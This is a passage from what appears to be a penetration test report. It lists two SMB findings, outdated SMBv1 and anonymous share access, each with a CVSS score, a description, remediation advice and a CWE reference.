CVSS Score	4.3
Severity	Low
Description	The tester uncovered that SMBv1 was being used for file shares. SMBv1 is an outdated version of SMB which can be upgraded to a more secure version.
Remediation	Upgrade to SMBv2 or SMBv3 in order to decrease attack surface.
External References	https://cwe.mitre.org/data/definitions/284.html

8. Insecure SMB File Shares	
CWE	CWE284
CVSS Score	6.2
Severity	Medium
Description	Anonymous login was allowed into SMB file shares which make it possible for the attacker to get a listing of the directories, files and also potential users. If any sensitive file is in these shares it could give the attackers potential access.
Remediation	Disable anonymous login in SMB default configuration.
External References	https://cwe.mitre.org/data/definitions/284.html